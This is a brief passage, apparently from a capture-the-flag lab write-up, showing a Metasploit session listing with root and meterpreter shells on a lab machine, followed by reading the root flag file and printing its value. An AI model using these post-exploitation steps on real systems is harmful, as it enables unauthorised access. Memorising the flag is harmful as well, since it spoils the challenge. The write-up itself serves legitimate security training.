
Screenshot Evidence

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                   Information           Connection
  --  ----  ----                   -----------           ----------
  1         shell linux            SSH root @            10.10.14.69:43821 → 10.129.96.175:22 (10.129.96.175)
  2         meterpreter x86/linux  emily @ 10.129.96.175  10.10.14.69:1337 → 10.129.96.175:41296 (10.129.96.175)
  3         shell sparc/bsd                              10.10.14.69:1337 → 10.129.96.175:57880 (10.129.96.175)
```

I was then able to read the root flag

```
# Read root flag
cat /root/root.txt
# RESULTS
3897ec158d004c839ee53623ec2aa7fe
```

Screenshot Evidence



ROOT FLAG: 3897ec158d004c839ee53623ec2aa7fe